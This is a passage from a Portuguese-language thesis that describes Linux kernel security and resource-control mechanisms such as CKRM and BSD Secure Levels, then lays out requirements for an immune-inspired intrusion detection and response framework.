classificatório; `state`, que contém o estado (ativo/inativo) do mecanismo; e o diretório `rules/`, cujos arquivos armazenam as regras para a reclassificação.

4.3.4 Mecanismo de monitoração

A *framework* CKRM inclui um mecanismo, implementado como um módulo de *kernel* (LKM), para monitoração do uso de recursos por processos; e da ocorrência de eventos significativos que alterem o estado do um processo, como criação (`fork()`), término (`exit()`) e reclassificação.

A ocorrência de eventos é sinalizada através de ganchos interceptadores posicionados em funções-chave do *kernel* como `do_fork()`, para o caso da chamada de sistema `fork()`. Esta sinalização é feita ao WLM (*Workload Manager*) através da interface provida pelo RCFS, para que as devidas providências sejam tomadas, como a classificação do novo processo criado.

O mecanismo de monitoração também realiza uma amostragem periódica do estado das classes/processos através do uso de um temporizador de *kernel*. Esta amostragem tem como objetivo obter estatísticas do consumo de recursos por parte das classes/processos, e repassá-las ao WLM, que os tomará como base para tomada de decisões referentes à reconfiguração dos parâmetros de classes e reclassificação de processos.

Nenhuma informação de estado de processos é mantida em espaço de *kernel* pelo CKRM, que deixa essa tarefa a cargo do aplicativo gerenciador.

4.3.5 Controladores de recursos

O particionamento de recursos no CKRM é feito através da configuração através do arquivo `shares`. Cada linha deste arquivo especifica uma regra de uso para cada tipo de recurso (CPU, memória, E/S e rede) utilizado pela classe, estabelecendo uma *garantia* (parâmetro *guarantee*) e um *limite* (parâmetro *limit*). A linha abaixo ilustra a configuração do recurso `cpu` para uma classe:

```
res=cpu,guarantee=20,limit=50,total_guarantee=100,max_limit=100
```

Na regra acima, os processos pertencentes à classe possuem garantia de uso da CPU em 20% do tempo, sendo que o limite é 50%. A quantificação é relativa aos números especificados nos parâmetros `total_guarantee` e `max_limit` da classe mãe que, no caso, estamos assumindo que é 100.

A implementação deste controle de recursos é feita através de alterações nos subsistemas de gerenciamento dos recursos controlados. Estas alterações serão descritas a seguir.



Figura 4.5: Escalonamento de processos feito pelo CKRM.

Processador

O particionamento do tempo de CPU é implementado através de um escalonador hierárquico de dois níveis: um mestre, que seleciona entre as classes, e um individual, que seleciona entre processos de uma classe (Figura 4.5). Dessa forma, em cada rodada de escalonamento, há inicialmente a seleção de uma classe pelo escalonador mestre, seguida da seleção de um processo dentro da classe selecionada. O escalonador individual opera de forma idêntica ao escalonador padrão do Linux 2.6, descrito na Seção 3.2.1.

À fila de processos de cada classe é atribuído um peso, de acordo com as fatias do recurso designadas à classe. Sempre que um processo é executado, os ciclos de CPU consumidos são devidamente ajustados pelo peso da classe a que pertence e em seguida somados ao resultado da soma dos ciclos ajustados já consumidos por todos os processos pertencentes àquela classe. O tempo dedicado às classes, denominado CVT (*Cumulative Virtual Time*), é determinado por esta soma ponderada. O critério do escalonador mestre para a escolha da próxima classe a ser executada é aquela cujo CVT é menor. Com isso, e



Figura 4.6: Escalonamento de E/S utilizado pelo CKRM.

tomando-se medidas apropriadas para se evitar inanição e uma latência alta, consegue-se efetuar a partição do tempo de CPU por classe.

Banda de disco

O CKRM também implementa o controle de banda de E/S a dispositivos de bloco, ou seja, basicamente discos rígidos. Este controle é feito através de um escalonador de E/S modificado, fortemente baseado no CFQ (*Complete Fair Queueing*), visto na Seção 3.6.1.

As diferenças entre ambos estão no fato de que, enquanto o CFQ trabalha com filas de requisições individuais para cada processo, o CKRM trabalha com uma fila por classe de processos (Figura 4.6). Dessa forma, processos pertencentes à uma determinada classe terão suas requisições de E/S enfileiradas na fila correspondente à essa mesma classe, e assim para todos. Além disso, o CFQ realiza uma divisão de banda igualitária entre processos, enquanto o CKRM deve garantir que as fatias de utilização especificadas pelo WLM sejam obedecidas.

Para implementar a divisão de banda, na versão *e18*, o CKRM traduz as fatias de recurso especificadas no RCFS em taxas de setores (*sector rates*), que representam o número de setores de disco acessados em uma certa unidade de tempo, denominada *epoch* (1 segundo, por padrão), para cada classe. Com base nas fatias de banda, para cada fila é calculado um *sector rate*, e o CKRM atende as filas de forma proporcional, sempre procurando manter uma média próxima do *sector rate* alvo.

Em sua versão mais recente (f), o CKRM faz uso do suporte a prioridades e fatias de tempo implementado na nova versão do CFQ para controle de banda, mas para fins deste trabalho consideraremos a implementação antiga.

Memória

Outro recurso de sistema controlado pelo CKRM é o consumo de memória principal. Este controle é feito através da monitoração e ajuste do número de páginas carregadas na memória principal por classe.

O CKRM modifica o gerenciador de memória de forma que, para cada classe, sejam mantidas duas listas de páginas LRU (*Least Recently Used*): *active* e *inactive*, em vez de somente duas listas por zona, como é feito no *kernel* padrão [Gor04]. Esta estrutura permite que a busca por páginas pertencentes a uma determinada classe seja realizada em tempo constante, em vez do tempo linear que seria requerido caso fosse utilizada a implementação tradicional.

Assim como no controle de processamento, para cada classe são mantidos dois atributos: *guarantee* e *limit*, que são quantificados em termos de números de páginas carregadas. Uma determinada classe nunca pode ter um número de páginas alocadas maior que seu limite. Em contrapartida, sempre que o subsistema de reclamação de páginas for invocado (o que pode acontecer por diversos motivos), o CKRM atuará desalocando páginas de classes cujo uso de memória está acima de sua garantia, selecionando aquela cuja diferença é maior. Classes com consumo abaixo de sua garantia nunca são escolhidas.

A quantidade e velocidade do número de páginas carregadas para uma determinada classe são controladas pelos atributos *shrink_at*, que determina a porcentagem de *limit* com que o consumo é reduzido forçosamente; *shrink_to*, a porcentagem alvo de consumo quando *shrink_at* é atingido; e *shrink_interval*, que determina o tempo (e conseqüentemente, a velocidade) com que a redução forçada do espaço de memória da classe será realizada. É importante que esta redução não seja realizada de forma brusca, num espaço muito curto de tempo, de forma a evitar um surto de acessos ao disco, o que prejudicaria o desempenho.

Rede

O Linux possui um sistema de QoS (*Quality of Service*) bem consolidado para controle de tráfego sainte em sistemas de roteamento. Para *end-systems*, no entanto, o suporte à priorização e controle de tráfego vindo de clientes é praticamente inexistente.

O CKRM implementa uma forma rudimentar de controle de tráfego para aplicações servidoras baseada no controle da taxa de estabelecimento de conexões. Este estabelecimento, do lado do servidor, é feito através da chamada de sistema `accept()`. Normalmente, para cada *socket* criado, há uma fila de requisições na qual pedidos de conexão são enfileirados até que possam ser atendidos pela chamada `accept()`.

O CKRM modifica esta estrutura criando uma fila de requisições para cada classe de *sockets*, e associando prioridades a cada uma delas. Assim, dependendo da classe a que

pertença um determinado *socket*, pedidos de conexão dirigidos ao próprio são direcionados à fila correspondente. A aceitação de conexões por parte de processos servidores é feito seguindo-se um padrão rotatório (*round-robin*) entre as filas das classes, ajustado com base nas prioridades de cada uma. Assim, o atendimento a cada fila por parte dos processos é proporcional à sua prioridade, calculada em função de sua fatia de banda.

É importante ressaltar, contudo, que esse mecanismo não implementa controle de tráfego efetivo, como faz o subsistema de QoS do Linux. Este atua somente regulando a taxa de aceitação de novas conexões para *sockets* de diferentes classes, o que tem como conseqüência indireta o controle da banda entrante. Este controle pode ser interessante para aplicativos servidores que têm de lidar com uma grande taxa de requisições, como um servidor HTTP.

4.4 BSD Secure Levels

O módulo de segurança *BSD Secure Levels* [Hal04], ou SEClvl, implementa no Linux uma adaptação dos níveis de segurança (*secure levels*) existentes em sistemas BSD. Utilizando estes novos níveis, consegue-se que o sistema como um todo torne-se mais seguro, impedindo a realização de certas operações mesmo se um intruso adquirir privilégios de *root*.

A política de restrições utilizada varia entre os quatro níveis de segurança do SEClvl, que são numerados de -1 a 2, sendo 2 o mais alto. As políticas seguem abaixo:

Nível -1 (Permanentemente Inseguro):

- O usuário não pode aumentar o nível de segurança.

Nível 0 (Inseguro):

- O usuário não pode rastrear o processo *init* através da chamada `ptrace()`

Nível 1 (Padrão):

- Impede a escrita aos arquivos `/dev/mem` e `/dev/kmem`, que mapeiam a memória principal da máquina e memória do *kernel*, respectivamente;
- Atributos estendidos de sistemas de arquivo IMMUTABLE e APPEND, se ativados, não poderão ser desativados;
- Proíbe o carregamento e descarregamento de módulos de *kernel*;

- Proíbe a escrita direta a dispositivos de bloco montados;
- Proíbe a realização de operação de E/S em modo *raw*;
- Proíbe a realização de tarefas de rede administrativas;
- Proíbe a ativação do bit de permissão *setuid* em qualquer arquivo.

Nível 2 (Seguro):

- Proíbe que o horário do sistema seja decrementado;
- Proíbe a escrita direta a qualquer dispositivo de bloco, estando o mesmo montado ou não;
- Proíbe a desmontagem de sistemas de arquivos montados.

Um nível de segurança sempre herda a política de seus antecessores menos seguros, exceto quando uma mesma regra é fortalecida, neste caso valendo a mais forte.

As políticas acima podem ser utilizadas quando se deseja robustecer um sistema Linux, pois suas restrições bloqueiam alguns dos meios tradicionais através dos quais um sistema pode ser subvertido e/ou debilitado. Um exemplo comum consiste na adulteração da memória do *kernel* para a instalação de *rootkits*, que pode ser feita tanto através do carregamento de módulos como através da escrita no arquivo */dev/kmem* [sd01]. Estas duas possibilidades são bloqueadas no nível de segurança 1 do SEClvl. Outro exemplo é realização de escrita em modo *raw* em dispositivos de blocos, muito utilizada para contornar a proteção oferecida pelo sistema de arquivos. O SEClvl também previne a realização desse tipo de operação.

Sua implementação é baseada na *framework* LSM, descrita na Seção 4.1. O módulo SEClvl registra funções tratadoras em um conjunto de ganchos LSM de forma a implementar as políticas descritas acima.

O nível de segurança do sistema é controlado através do pseudo-arquivo `/sys/seclvl/seclvl` e não pode ser reduzido, exceto através de um recurso especial de gerenciamento introduzido pelo autor do módulo. Este recurso possibilita que o nível de segurança seja reduzido através do fornecimento de uma senha por parte do usuário. Um *hash* SHA1 desta senha é carregado na memória do *kernel* assim que o módulo é ativado e, se o usuário desejar diminuir o nível de segurança, ele deve escrever esta senha no pseudo-arquivo `/sys/seclvl/passwd`. O *hash* SHA1 da senha escrita é então calculado por uma rotina de *kernel* e comparado ao *hash* fornecido no carregamento do módulo. Caso sejam iguais, o nível de segurança é baixado para 0, desativando a maior parte das

restrições. O isolamento da memória do *kernel* provido pelo SEClvl e a atual impossibilidade de se se reverter uma operação de *hash* SHA1 garantem a segurança deste método. O administrador deve, porém, estar especialmente atento para utilizar estes recursos com o sistema limpo, a fim de que intrusos não capturem a senha.

4.5 Conclusão

Este capítulo descreveu algumas das principais soluções de segurança em nível de *kernel* utilizadas atualmente no Linux. Estas soluções implementam infra-estruturas para serem utilizadas por módulos de segurança ou fazem uso de infra-estruturas já estabelecidas para robustecer a segurança de um sistema Linux.

O LSM e o Netfilter podem ser consideradas *frameworks* dedicadas primariamente ao controle de acesso, a primeira operando com um escopo mais geral e a segunda restrita à filtragem de pacotes. Constituem, portanto, soluções dedicadas à prevenção de ataques. O SEClvl, por sua vez, não pode ser considerado uma *framework*: é uma solução que se apóia em uma *framework* já existente (LSM) e realiza o robustecimento de um sistema Linux também com o propósito de prevenção de incidentes. Finalmente, o CKRM é uma *framework* criada com o propósito de controlar rigidamente a alocação de recursos para *workloads*, mas, como discutido, também possui aplicações interessantes em segurança, tanto na prevenção de ataques DoS (garantia de disponibilidade), detecção (através da monitoração de processos) e na resposta imediata a incidentes.

Embora todas realizem tarefas importantes do ponto de vista da segurança, nenhuma das soluções apresentadas reúne todas as funcionalidades necessárias pela *framework* imunológica introduzida no Capítulo 1. Todas, porém, implementam funcionalidades que devem estar presentes na *framework* imunológica, razão pela qual foram utilizadas em sua criação. Este aproveitamento variou da utilização como simples fonte de idéias à total integração, sempre com as devidas modificações realizadas.

O aproveitamento das soluções descritas neste capítulo será detalhado no Capítulo 5, junto com o resto do processo de criação da arquitetura e da implementação da *framework* imunológica.

Parte II

Desenvolvimento

Capítulo 5

Projeto e implementação da framework de segurança imunológica

Baseando-se na discussão feita a respeito da estrutura e funcionamento do *kernel* 2.6 (Capítulo 3), tal como das soluções de segurança em nível de *kernel* (Capítulo 4), este capítulo analisará o levantamento de requisitos, a arquitetura e a implementação de um protótipo da *framework* imunológica.

Esta *framework* foi idealizada com o objetivo de prover, em nível de *kernel*, as funcionalidades que o sistema de segurança Imuno exigiria e que, no entanto, não são suportadas pelo *kernel* atual. Está claro que várias dessas funcionalidades, por manipularem diretamente os recursos da máquina e componentes de baixo nível do sistema operacional, não poderiam ser implementadas simplesmente através de processos comuns. Alguns exemplos são a monitoração e controle de recursos utilizados por processos, interceptação de chamadas ao *kernel*, tráfego de rede e a proteção dos processos imunológicos. Em vista disso, uma *framework* de suporte em nível de *kernel* mostra-se necessária. As *frameworks* descritas no Capítulo 4 foram parcial ou integralmente utilizadas neste desenvolvimento, seja como fonte de idéias ou fonte de código para determinadas funcionalidades. O aproveitamento de cada uma destas será detalhado ao longo deste capítulo. Alguns componentes também tiveram de ser completamente implementados, já que não estavam presentes nem no próprio *kernel* Linux, nem nas soluções estudadas no Capítulo 4.

Seguindo a mesma abordagem *top-down* utilizada no desenvolvimento, na Seção 5.1 serão inicialmente apresentados os requisitos levantados de forma a cobrir as principais características exigidas por um sistema de segurança imunológico. Em seguida, nas Seções 5.2 e 5.3 será feita uma discussão da arquitetura de componentes da *framework*. Finalmente, na Seção 5.4, será analisada a implementação dos componentes de um protótipo inicial da *framework* imunológica.

5.1 Análise de requisitos

O primeiro passo na realização de qualquer projeto de software não-trivial é um levantamento e análise de requisitos [Pre01]. Dessa forma, para este projeto, inicialmente foi delimitado o escopo da *framework* e foram estabelecidas as funcionalidades que deveria implementar.

Uma das características mais marcantes do funcionamento do sistema imunológico humano é, como já foi visto, a integração de um grande número de mecanismos de defesa, responsáveis por prover a segurança do organismo contra patógenos. Estas medidas podem ser essencialmente divididas nas seguintes categorias: *prevenção*, *detecção* e *resposta*. É interessante observar que estas categorias, não coincidentemente, também compõem o tripé fundamental utilizado na classificação de mecanismos de segurança de sistemas computacionais [Bis03]. Este paralelo torna atrativa a utilização destas classes gerais como ponto de partida para a análise de requisitos. Além disso, a idealização e modelagem inicial do projeto Imuno/ADenoIdS, conforme foi visto no Capítulo 2, concebeu uma modularização de componentes inspirada nesta mesma divisão de classes, o que dá mais um motivo para a sua utilização.

A classe de resposta foi particionada em três classes menores, a fim de refletir três diferentes estágios do mecanismo de resposta: a resposta primária (inata), a análise forense automatizada que a segue, e a resposta secundária (específica) destinada a neutralizar definitivamente o ataque. Essas subdivisões serão elaboradas em cada um dos ítens abaixo. Além das três classes citadas acima, neste projeto foram criadas outras duas próprias: *administração*, que reúne os requisitos ligados à funcionalidade de configuração e administração da *framework* por um administrador de segurança; e a classe de *auto-proteção*, que reúne os requisitos visando a proteção do próprio sistema de segurança imunológico contra ataques.

Além de reflexões próprias do autor, este levantamento de requisitos também foi baseado nos trabalhos realizados pelo Prof. Dr. Fabrício Sérgio de Paula, Marcelo Abdalla dos Reis e Diego de Assis Monteiro Fernandes em suas teses de mestrado e doutorado [dP04, dR03, Fer03], sob a supervisão do Prof. Dr. Paulo Lício de Geus.

5.1.1 Prevenção

Medidas de prevenção são aquelas cuja função é bloquear a ocorrência de ataques ao sistema, ou seja, não deixar que o ataque tenha sucesso e a intrusão se concretize [Bis03]. Para desempenhar esta tarefa, sistemas computacionais costumam tipicamente utilizar mecanismos que operam tanto em nível de *host* como em nível de rede: controle de acesso, autenticação (senhas, biometria, etc), *firewalls*, IPS (*Intrusion Prevention Systems*), entre outros.

Como o Linux já inclui extenso suporte a todos os mecanismos descritos acima através das *framework*s discutidas no Capítulo 4, como LSM e Netfilter, decidiu-se que a *framework* não incluirá suporte a novas formas de prevenção. Garantirá, no entanto, que o suporte existente a estes mecanismos não seja afetado pela adição das novas funcionalidades.

5.1.2 Detecção

Medidas de detecção partem do princípio de que mecanismos de prevenção são imperfeitos e portanto, sujeitos a falhas [Bis03]. Dessa forma, ataques dirigidos ao sistema podem ser bem sucedidos e deve haver portanto alguma forma de detectar sua ocorrência e gerar um alerta para que as providências necessárias sejam tomadas. Sistemas de detecção de intrusão [Den86] realizam estas tarefas, e tradicionalmente integram três componentes [dR03]:

- Uma fonte de informações, que provê um ou mais fluxos de dados a serem monitorados em busca da ocorrência de ataques;
- Um analisador, que executa algoritmos específicos a fim identificar ataques nos fluxos de dados monitorados;
- Um mecanismo de alerta que, com base nos resultados fornecidos pelo analisador, gera um alerta de ataque e o envia a componentes externos ao sistema (saída de vídeo ou outro programa).

No sistema de segurança imunológico idealizado, o componente analisador e o mecanismo de alerta farão parte dos módulos responsáveis pela tarefa de detecção de intrusão. À *framework* e ao sistema operacional cabe a tarefa de prover aos módulos acesso às principais fontes de dados utilizadas na detecção de ataques. Estas fontes podem ser enxergadas na Figura 2.5 como fazendo parte do módulo *Fonte de Dados*.

Foi feito um levantamento das principais fontes de dados de um sistema, cuja monitoração deve ser suportada pela *framework*:

1. **Requisições ao *kernel*:** Captura de todas as requisições ao *kernel* executadas por processos ativos no sistema;
2. **Estado de processos ativos:** Captura do conteúdo de registradores, conteúdo da memória e outras estruturas de dados intra-*kernel* associadas aos processos;
3. **Envio e recebimento de quadros de rede:** Captura de todos os quadros de rede enviados e recebidos pelo sistema;

4. **Registros de eventos:** Acesso aos *logs* do sistema operacional e dos processos ativos;

5. **Consumo de recursos dos processos ativos:** Acesso a estatísticas sobre o uso de recursos por processos ativos no sistema. Os recursos a serem monitorados são: uso de processador, consumo de memória, consumo de banda de E/S e tráfego de rede.

Os requisitos 2, 3 e 4 já são suportados nativamente pelo sistema operacional, de modo que não precisarão ser implementados na *framework*. O primeiro é acessível através da chamada `ptrace()`, incluída em todas as distribuições de Linux. Já o requisito 3 é suportado pela *framework* Netfilter e o requisito 4 é trivial. Restam, assim, os requisitos 1 e 5 para serem implementados pela *framework*. Embora o requisito 1 também seja suportado por `ptrace()` na forma de monitoração de chamadas de sistema, há razões para que não seja utilizado, justificando assim a necessidade de implementação de um novo mecanismo de monitoramento. Estas razões serão discutidas adiante neste trabalho.

5.1.3 Resposta

Medidas de resposta seguem a suspeita ou detecção da ocorrência de um ataque ao sistema. Tais medidas têm como objetivo final o bloqueio do ataque, caso ainda esteja em progresso, seguido pelo reparo dos danos causados ao sistema e sua restauração a um estado sadio. Em alguns casos, medidas retaliatórias (*strike-back measures*) também são empregadas como uma forma de resposta pró-ativa [Bis03], mas estas não serão consideradas neste trabalho.

Os tipos de resposta contemplados aqui incluem a resposta primária, que toma medidas para dificultar ou atrasar um ataque e atua na restauração do sistema; a análise forense, que busca e analisa evidências no sistema de forma a gerar uma assinatura do ataque encontrado, assim como planejar uma resposta secundária; e a própria resposta secundária, que visa tomar medidas para eliminar definitivamente o ataque e seus vestígios. Os requisitos de resposta primária estão associados ao módulo *Agente de Resposta Inata* da Figura 2.5, enquanto os de análise forense estão associados aos módulos *Gerador de Assinaturas* e *Gerador de Respostas*. Finalmente, os requisitos de resposta secundária estão associados ao módulo *Agente de Resposta Secundária*.

Resposta primária

As funcionalidades de resposta primária visam a tomada de ações de precaução, não-definitivas, que seguem a suspeita de um ataque, geralmente em função da detecção de uma anomalia detectada. Seu objetivo é retardar o progresso de um ataque, a fim

de que uma análise forense possa ser conduzida, a ameaça identificada e uma resposta específica elaborada. A resposta primária de um sistema de segurança imunológico pode ser comparado ao mecanismo da febre, comandado pelo sistema imunológico humano. Também é responsável por realizar tarefas de reparo no sistema após a ameaça ter sido contida. As funcionalidades de resposta primária, levantadas em parte com base na discussão feita em [Fer03], foram divididas nos grupos detalhados a seguir.

1. **Controle de recursos**: Suporte ao controle individual por processo dos principais recursos do sistema listados abaixo, através do estabelecimento de cotas mínimas (garantias) e máximas (limites);

   (a) Processador;

   (b) Memória;

   (c) E/S de disco;

   (d) Tráfego de rede;

2. **Controle pontual de execução**: Suporte à injeção de código arbitrário em pontos chave do fluxo de execução de processos, possibilitando a inserção de atrasos, bloqueadores de execução, manipuladores de argumentos, entre outras possibilidades;

3. **Controle de atributos**: Mudança de quaisquer atributos individuais de processos em execução, como a prioridade estática de escalonamento, grupo, ID de execução, assim como qualquer outro que seja relevante à resposta em questão;

4. **Restauração do sistema**: Suporte ao reparo e à reversão de eventuais alterações/danos em arquivos e diretórios do sistema de arquivos provocados por ataques.

O controle descrito no requisito 1 trabalha com a alocação de recursos a processos em fatias de tempo relativamente grandes, sendo útil como medida de contenção para processos que estão sob suspeita, mas ainda não foram confirmados como sendo maliciosos. Por exemplo, um processo suspeito poderia receber uma parcela mínima do tempo de CPU disponível, de forma a limitar as suas ações até que possa ser melhor investigado.

Já o controle pontual de execução (requisito 2) e o controle de atributos (requisito 3), ao contrário do controle geral de recursos, interferem nas operações de processos de forma pontual no tempo, tendo assim um efeito mais imediato. Podem ser usados de forma combinada ao controle geral de recursos, ou ainda como um segundo estágio da resposta primária, ficando a cargo do administrador do sistema de segurança. Um exemplo de resposta pontual é a inserção de um atraso de 200ms na abertura de arquivos para um

determinado processo, de forma a limitar a sua taxa de abertura de arquivos (que poderia estar muito alta). Este uso de inserção de atrasos seria parecido com aquele utilizado no projeto pH (*process Homeostatis*), descrito na Seção 2.2.1.

A restauração (requisito 4) é focada no principal componente do sistema manipulado em invasões: o sistema de arquivos [dR03]. É geralmente a última etapa da resposta, depois que o ataque já foi identificado, contido e eliminado, restando apenas a tarefa de restaurar o sistema ao seu estado sadio original (na medida do possível).

De todos os requisitos listados acima, somente o 3 já é implementado pelo sistema operacional (na forma de chamadas de sistema), de modo que todos os outros devem ser implementados pela *framework*.

Análise forense

A análise forense digital tem como objetivo a descoberta e análise de evidências digitais deixadas em sistemas computacionais durante incidentes de segurança [FV04]. Esta investigação segue a suspeita (ou a certeza) de que um determinado sistema foi comprometido e tenta determinar as causas e conseqüências do incidente através da análise dos dados armazenados em locais como o sistema de arquivos, memória principal e mídias removíveis [FV04]. Podem ainda ser resultantes da captura de fluxos de dados em um determinado meio, como uma rede. Caso seja bem-sucedida, além de comprovar a hipótese de invasão, a análise forense fornece dados sobre o método e as ferramentas utilizados pelos invasores, ajudando a prevenir futuros ataques ao sistema.

Um módulo de segurança forense, integrado ao sistema de segurança imunológico, realizaria esta análise automaticamente e aprenderia dinamicamente sobre novos ataques, alimentando a base de assinaturas e de respostas [dR03]. O desafio de se implementar esta automatização sai do escopo deste projeto, ficando a cargo do programador responsável pelo módulo. O objetivo da *framework* é prover os meios operacionais para que esta análise seja realizada da forma mais completa possível, o que, no mundo da forense digital, se traduz em disponibilizar a maior quantidade de dados possível sobre a atividade do sistema. A *framework* deve, portanto, contemplar as seguintes fontes de dados:

1. **Sistema de Arquivos**: Prover acesso ao estado corrente do sistema de arquivos e a um histórico completo ou parcial (de apenas alguns diretórios) de alterações deste, com uma alta granularidade;

2. **Memória Principal (RAM)**: Prover acesso ao espaço de memória completo de processos ativos no sistema e do *kernel*, assim como a funcionalidade de *dump* para disco de regiões de memória específicas, possibilitando a criação de um histórico;

3. **Quadros de rede**: Prover acesso ao histórico de quadros de rede recebidos e enviados pelo sistema em suas interfaces de rede;

O sistema de arquivos é a principal fonte de dados utilizada no processo de análise forense [dR03], de modo que deve receber atenção especial. Embora esta análise seja tradicionalmente feita tomando como base apenas o estado corrente do sistema de arquivos [FV04], a disponibilidade de um registro altamente granular de transações realizadas ao longo do tempo contribuiria enormemente para a sua precisão e aumentaria em muito a sua cobertura, resultando em uma análise muito mais completa [CdG04]. Mesmo que um intruso conseguisse realizar a difícil tarefa de apagar todos os seus rastros após a invasão, o conteúdo destes ficaria permanentemente gravado no histórico de transações, já que em algum momento estiveram presentes no disco. Como o acesso ao estado corrente do sistema de arquivos pode ser feito facilmente através de chamadas de sistema e utilitários comuns, somente o histórico de alterações teve de ser implementado.

A memória principal (tanto aquela utilizada por processos como a do *kernel*) também pode ser uma importante fonte de evidências em uma análise forense. O acesso ao espaço de memória de processos é suportado pela infra-estrutura `ptrace()`, existente no *kernel* Linux padrão, assim como através da leitura do arquivo especial `/dev/mem`. Já a memória do *kernel* pode ser acessada através do arquivo especial `/dev/kmem`. A funcionalidade de *dump* para disco seria útil na manutenção de um histórico de determinadas páginas de memória em disco, que teriam uma finalidade similar àquela descrita acima para o sistema de arquivos.

A disponibilização de um histórico de quadros de rede enviados e recebidos completa o conjunto de fontes de dados forense, descrito acima. Este recurso é amplamente utilizado por aplicações de rede, como sniffers, detectores de intrusão e monitoradores de tráfego em geral, e seu suporte já está incluído no *kernel* do Linux através da *framework* Netfilter e da infra-estrutura *sockets* de baixo nível.

Finalmente, não se pode ignorar a necessidade do suporte à criação e manutenção de uma base de dados, que deve armazenar assinaturas, respostas e dados sobre perfis de normalidade utilizados na detecção por anomalia. Esta deve ser adequadamente protegida da ação de intrusos. Uma base como essa pode ser facilmente mantida no próprio sistema de arquivos, e gerenciada utilizando a infra-estrutura de chamadas de sistema do sistema operacional. O único ponto a ser considerado é a sua proteção contra a ação de intrusos, que é discutido na Seção 5.1.4.

Resposta secundária

A resposta secundária do sistema de segurança segue a análise forense, caso um ataque tenha sido positivamente identificado, ou a detecção específica de um ataque realizada por

um detector de mau-uso, caso sua assinatura já esteja registrada na base. Esta resposta é específica, ou seja, totalmente voltada para o ataque em questão, não tendo mais como objetivo a sua contenção ou atraso (como era o caso com a resposta primária), mas sim sua completa eliminação. Por esse motivo, consiste em ações definitivas ligadas à eliminação dos componentes do ataque em questão, tanto em nível de rede como em nível de processos e de disco:

1. **Tráfego de rede**: Bloqueio de tráfego específico e encerramento forçado de conexões;
2. **Controle de processos**: Encerramento forçado de processos;
3. **Controle do sistema de arquivos**: Remoção de arquivos e diretórios;
4. **Outras ações gerais sobre o sistema**: Alteração do horário, edição de arquivos de configuração, etc.

Por meio das ações acima, o agente de resposta secundária elimina definitivamente o ataque do sistema e em seguida o componente de restauração da resposta primária pode entrar em ação para reparar o resto do sistema a um estado sadio.

O suporte às operações listadas acima é implementado pelo próprio sistema operacional através de chamadas de sistema e, no caso do requisito 1 pela *framework* Netfilter e seu módulo IPtables. Dessa forma, nenhum destes requisitos precisa ser implementado pela *framework*.

5.1.4 Auto-proteção

É fato conhecido que, atualmente, na maior parte das invasões a sistemas computacionais, os intrusos adquirem privilégios de superusuário, adquirindo assim controle total sobre o sistema. Em sistemas Linux, isto se traduz na obtenção de privilégios de *root*.

Caso nenhum esquema especial de proteção seja utilizado, após uma invasão bem sucedida um intruso poderia se utilizar dos poderes ilimitados fornecidos por *root* e atacar diretamente os componentes do sistema de segurança imunológico (estejam eles em espaço de usuário ou espaço de *kernel*), neutralizando-o completamente. Surge então a necessidade da criação de um mecanismo de auto-proteção, que proteja o sistema de segurança contra ataques dirigidos ao próprio, para que este possa operar sem interferência externa. Obviamente, esta auto-proteção deve resistir mesmo que o intruso possua privilégios de *root*.

Os seguintes componentes devem ser protegidos de toda e qualquer ação maliciosa oriunda de processos comuns (não-imunológicos):

- **Componentes de Memória**: A própria *framework*, que reside em memória de *kernel*, assim como todos os módulos do sistema de segurança ativos em memória;

- **Componentes de Disco**: Todos os arquivos e diretórios relacionados direta ou indiretamente ao funcionamento do sistema de segurança imunológico, o que inclui a *framework* e quaisquer módulos utilizados. Como esperado, a base de assinaturas mencionada na Seção 5.1.3 também se enquadra neste requisito.

